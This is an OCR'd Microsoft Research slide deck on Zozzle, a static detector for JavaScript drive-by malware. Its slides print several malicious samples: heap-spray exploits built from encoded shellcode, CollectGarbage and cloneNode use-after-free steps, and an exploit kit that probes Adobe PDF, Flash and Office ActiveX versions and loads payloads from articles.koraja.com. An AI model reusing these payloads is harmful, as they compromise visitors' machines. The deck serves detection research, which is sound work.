


JavaScript

# Zozzle: Finding Malware on a Web Scale



**Ben Livshits**

Microsoft  
Research

Redmond, WA

with Ben Zorn,  
Christian Seifert,  
Charlie Curtsinger

# Blacklisting Malware in Search Results

The screenshot shows a Microsoft Bing search results page in Internet Explorer. The search query is "http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownload.html%20-%20Bing". The results list a single item:

**Fta Files Keys Free Downloads - ເງິນເຕັດເຮົາ ...**  
fia files keys free downloadsStop wasting your time waiting for software updates, and instructions for the new line of ...  
[203.172.177.72/t1/aebfdc/ftafileskeysfreedownload.html](http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownload.html)

A callout box with a red border and white background highlights this result. Inside the box, the word "CAREFUL!" is displayed in red capital letters. Below it, a message states: "The link to this site is disabled because it might download malicious software that can harm your computer. [Learn More](#)". At the bottom of the box, another message says: "We suggest you choose another result, but if you want to risk it, [visit the website](#)".

**RELATED SEARCHES**

- Call Forwarding
- Verizon Call Forwarding
- 72 Call Forwarding
- 72 Chevy Truck
- 72 Phone Call
- Star 72
- The Number 72
- James MacArthur Dies at 72

**SEARCH HISTORY**

Turn on search history to start remembering your searches.  
[Turn history on](#)

© 2011 Microsoft | Privacy | Legal | Advertise | About our ads | Help | [Tell us what you think](#)

# Drive-by Malware Detection Landscape

offline  
(honey-monkey)

!


- Detection more immediate
- No gap between what client

## Goal of Zozzle

low-overhead  
low false positive  
mostly static detector  
suitable for in-browser deployment

# How to Recognize JavaScript Malware?

1. Look at representative malware
2. Find commonalities
3. Encode them as features



```

var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01...";
var avlZtsBF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKOd = unescape(MuqEZYdx);
var pblkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avlZtsBF);
var oKqMIPql = 0xCO;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
    cTAfWBbz += cTAfWBbz;
}
var GBVpRAcD = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxlaABZ = 0; JyxlaABZ < oKqMIPql; JyxlaABZ++) {
    pblkPrKa[JyxlaABZ] = GBVpRAcD + eSSOLKOd;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
var wxDSxsOR = new Array();
for (var FNMszcqR = 0; FNMszcqR < wSqaQK; FNMszcqR++) wxDSxsOR.push(document.createElement("img"));

function FKOASMamskASDweqnbdwasSDQWWQq() {
    vVLUmYRf = document.createElement("tbody");
    vVLUmYRf.click;
    var wycLwNlo = vVLUmYRf.cloneNode();
    vVLUmYRf.clearAttributes();
    vVLUmYRf = null;
    CollectGarbage();
    for (var CKGIPoYs = 0; CKGIPoYs < wxDSxsOR.length; CKGIPoYs++) wxDSxsOR[CKGIPoYs].src = fseYOuUZ;
    wycLwNlo.click;
}
window.setTimeout('FKOASMamskASDweqnbdwasSDQWWQq()', wSqaQK);

```

```

var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01...";
var avlZtsbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKOd = unescape(MuqEZYdx);
var pblkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTafWBbz = unescape(avlZtsbF);
var oKqMIPqL = 0xC0;
while (cTafWBbz.length < EibcUrHC / xAFKNqwO) {
    cTafWBbz += cTafWBbz;
}
var GBVpRAcd = cTafWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTafWBbz;
for (JyxlAABZ = 0; JyxlAABZ < oKqMIPqL; JyxlAABZ++) {
    pblkPrKa[JyxlAABZ] = GBVpRAcd + eSSOLKOd;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
var wxDxsOR = new Array();
for (var FNMszcqR = 0; FNMszcqR < wSqaQK; FNMszcqR++) wxDxsOR.push(document.createElement("img"));

function FKOASMamskASDweqnbjdwasSDQWWQq() {
    vVLUmYRf = document.createElement("tbody");
    vVLUmYRf.click;
    var wyclwNlo = vVLUmYRf.cloneNode();
    vVLUmYRf.clearAttributes();
    vVLUmYRf = null;
    CollectGarbage();
    for (var CKGIPoYs = 0; CKGIPoYs < wxDxsOR.length; CKGIPoYs++) wxDxsOR[CKGIPoYs].src = fseYOuUZ;
    wyclwNlo.click;
}
window.setTimeout('FKOASMamskASDweqnbjdwasSDQWWQq();', wSqaQK);

```

```

var zmn = null;
try {
    zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
    try {
        zmn = new ActiveXObject("PDF.PdfCtrl");
    } catch (e) {}
}
if (zmn) {
    lv = ((zmn.GetVersions().split(",")[4].split("="))[1].replace(/\./g, ""));
    if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100 type="application/pdf"></embed>');
}
try {
    var zmn = 0;
    zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100 align=middle><param name="movie" value="http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=3"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>');
var scode =
"%u4343%u4343%u4343%u0FB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEF%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEFOD%uEFEF%uAA66%uB9E3%u0087%u0F21%u078F%uE3B%uEFEF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76%u9A2C%u6615%uF7AA%u806%uEEE%uB1EF%u9A66%u64CB%uEBAA%uEE85%u64B6%uF7BA%u07B9%uEF64%uEFEF%u87BF%uF5D9%u9FC0%u7807%uEFEF%u66EF%uF3AA%u2A64%u2F6C%u66BF%uCFAA%u1087%uEFEF%uBFEF%uAA64%u85FB%uB6ED%uBA64%u07F7%uEF8E%uEFEF%uAAEC%u28CF%uB3E%uC19%u288A%uEBAF%u8A97%uEFEF%u9A10%u64CF%uE3AA%uE85%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10B%C%uCF9A%uBCBF%uAA64%u85F3%uB6EA%uBA64%u07F7%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%uAEEF%uDB4%u0EEC%u0EEC%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%uD35%uB18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";

function ek13() {
    return true;
}
window.onerror = ek13;
var scode1 = unescape(scode +
"%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%uE63%u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u2667%u6469%u313D%u0032");
try {
    obj = new ActiveXObject("OWC10.Spreadsheet");
    if (!obj) {
        obj = new ActiveXObject("OWC11.Spreadsheet");
    }
    if (obj) {
        document.write("<script src=http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=4></script>");
        var array = new Array();
        var ls = 0x81000 - (scode1.length * 2);
        var bigblock = unescape("%u0b0c%u0b0C");
        while (bigblock.length < ls / 2) {
            bigblock += bigblock;
        }
        var lh = bigblock.substring(0, ls / 2);
        delete bigblock;
        for (i = 0; i < 0x99 * 2; i++) {
            array[i] = lh + lh + scode1;
        }
        e = new Array();
        for (i = 0; i < 0x99 * 2; i++) {
            e[i] = array[i];
        }
    }
}

```

```

var zmn = null;
try {
    zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
    try {
        zmn = new ActiveXObject("PDF.PdfCtrl");
    } catch (e) {}
}
if (zmn) {
    lv = ((zmn.GetVersions().split(", "))[4].split("="))[1].replace(/\./g, "");
    if ((lv < 900) && (lv != 813)) document.write("<embed src='http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=2' width=100 height=100 type='application/pdf'></embed>");
}
try {
    var zmn = 0;
    zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100 align=middle><param name="movie" value="http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=3"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=3"/></object>');
var scode =
"%u4343%u4343%u4343%u0FEB%u335B%u66C9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFE8%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9E9%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u087%u0F21%u078F%uEF3B%uEFEF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76%u9A2C%u6615%uF7AA%uE806%uEFEF%uB1EF%u9A66%u64CB%uEBA%uEE85%u64B6%uF7BA%u0789%uEF64%uEFEF%u87BF%uF5D9%uFC0%u7807%uEFEF%u66EF%uF3AA%u2A64%u2F6C%u66BF%uFCFA%u1087%uEFEF%uBFEF%uA64%u85FB%uB6ED%uBA64%u07F7%uEFE8%uEFEF%uAAEC%u28CF%uB3EF%uC191%u288A%uEBAF%uA9A7%uEFEF%u9A10%u64CF%uE3AA%uEE85%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10BC%uCF9A%uBCBF%uAA64%u85F3%uB6EA%uBA64%u07F7%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%uAEF%uBDB4%u0EEC%u0EEC%u0EEC%u036C%uB5E8%u64BC%uD35%uB18%uF10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uFE79%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";

function ek13() {
    return true;
}
window.onerror = ek13;
var scode1 = unescape(scode +
"%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u2667%u6469%u313D%u0032");
try {
    obj = new ActiveXObject("OWC10.Spreadsheet");
    if (!obj) {
        obj = new ActiveXObject("OWC11.Spreadsheet");
    }
    if (obj) {
        document.write("<script src='http://articles.koraja.com/showcat.php?cid=87&cn=Music%26+MP3?s=EYq5g7Cg&id=4'></script>");
        var array = new Array();
        var ls = 0x81000 - (scode1.length * 2);
        var bigblock = unescape("%u0b0c%u0b0C");
        while (bigblock.length < ls / 2) {
            bigblock += bigblock;
        }
        var lh = bigblock.substring(0, ls / 2);
        delete bigblock;
        for (i = 0; i < 0x80 * 2; i++) {

```

a Amazon.com: Online Shopp... +

http://www.amazon.com/

a Amazon.com: Online ... Malware Other bookmarks

# amazon.com


Hello. Sign in to get personalized recommendations. New customer? Start here.

Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards | Sell on Amazon - 30 days FREE\*

Shop All Departments Search All Departments GO Cart Wish List

Books  
Movies, Music & Games  
Digital Downloads  
Kindle  
Computers & Office  
Electronics  
Home, Garden & Pets  
Grocery, Health & Beauty  
Toys, Kids & Baby  
Clothing, Shoes & Jewelry  
Sports & Outdoors  
Tools & Home Improvement  
Automotive & Industrial

The All-New Kindle



Kindle 3G  
Free 3G+Wi-Fi  
**\$189**

Kindle  
Wi-Fi  
**\$139**

Order now Order now

amazon kindle

Fall Blowout Sale [Shop now](#)

ADVERTISEMENT

electric orange checking

Pay yourself with a \$50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

ING DIRECT

Save your money ®

MEMBER FDIC

The New iPods: Sleek, Small, and Super Cool



Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop® [Learn more](#)

\*Restrictions apply.

Elements Resources Scripts Timeline Profiles Storage Audits Console

Search Resources

All Documents Stylesheets Images Scripts XHR Fonts Other


GRAPH

Sort by Transfer Size

9 3 3

Start Amazon.com: Online ... C:\Documents and Settings\ Command Prompt

# How Do We Encode This Intuition?



- Obfuscated variable names
- Variables payload, spray, nop, nopsled
- Many loops
- CollectGarbage and delete
- ActiveX controls
- unescape and String.fromChar
- eval

---

\*but without Mel Gibson...

# Plan

Train a classifier to recognize malware

Start with thousands of **malicious** and  
**benign** labeled samples

Classify JavaScript code

# Obfuscation

```
eval("'" + 0(2369522) + 0(1949494) + 0  
    (2288625) + 0(648464) + 0(2304124) +  
    0(2080995) + 0(2020710) + 0(2164958)  
    ) + 0(2168902) + 0(1986377) + 0(22279  
    03) + 0(2005851) + 0(2021303) + 0(646  
    435) + 0(1228455) + 0(644519) + 0(234  
    6826) + 0(2207788) + 0(2023127) + 0(2  
    306806) + 0(1983560) + 0(1949296) + 0  
    (2245968) + 0(2028685) + 0(809214) +  
    0(680960) + 0(747602) + 0(2346412) +  
    0(1060647) + 0(1045327) + 0(1381007)  
    ) + 0(1329180) + 0(745897) + 0(234140  
    4) + 0(1109791) + 0(1064283) + 0(1128  
    719) + 0(1321055) + 0(748985) + ...);
```



```
var l = function(x) {  
    return String.fromCharCode(x);  
}  
  
var o = function(m) {  
    return String.fromCharCode(  
        Math.floor(m / 10000) / 2);  
}  
  
shellcode = unescape("%u54EB%u758B...");  
var bigblock = unescape("%u0c0c%u0c0c");  
while(bigblock.length < slackspace) {  
    bigblock += bigblock;  
}  
block = bigblock.substring(0,  
    bigblock.length - slackspace);  
while(block.length + slackspace < 0x40000) {  
    block = block + block + fillblock;  
}  
memory = new Array();  
for(x=0; x < 300; x++) {  
    memory[x] = block + shellcode;  
}...
```

# Plan (revised)


Train a classifier to recognize malware

obfuscated code = malicious

# Obfuscated? Yes. Malicious, no.

```
17 eval(function(p, a, c, k, e, d) {
18     e = function(c) {
19         return (c < a ? '' : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString(36))
20     };
21     if (!''.replace(/\^/, String)) {
22         while (c--) {
23             d[e(c)] = k[c] || e(c)
24         }
25         k = [function(e) {
26             return d[e]
27         }];
28         e = function() {
29             return '\w+'
30         };
31         c = 1
32     }
33 ;
34     while (c--) {
35         if (k[c]) {
36             p = p.replace(new RegExp('\\\\b' + e(c) + '\\\\b', 'g'), k[c])
37         }
38     }
39     return p
40 }('K M;I(M)1S 2U("2a\'t 4k M 4K 2g 31 4G 4H");(6(){6 r(f,e){I(!M.1R(f))1S 3m("3s 15 4R");K a=f.1w;f=M(f.1m,t(f)+(e||""));
41 
```

# Highly Obfuscated != Malicious

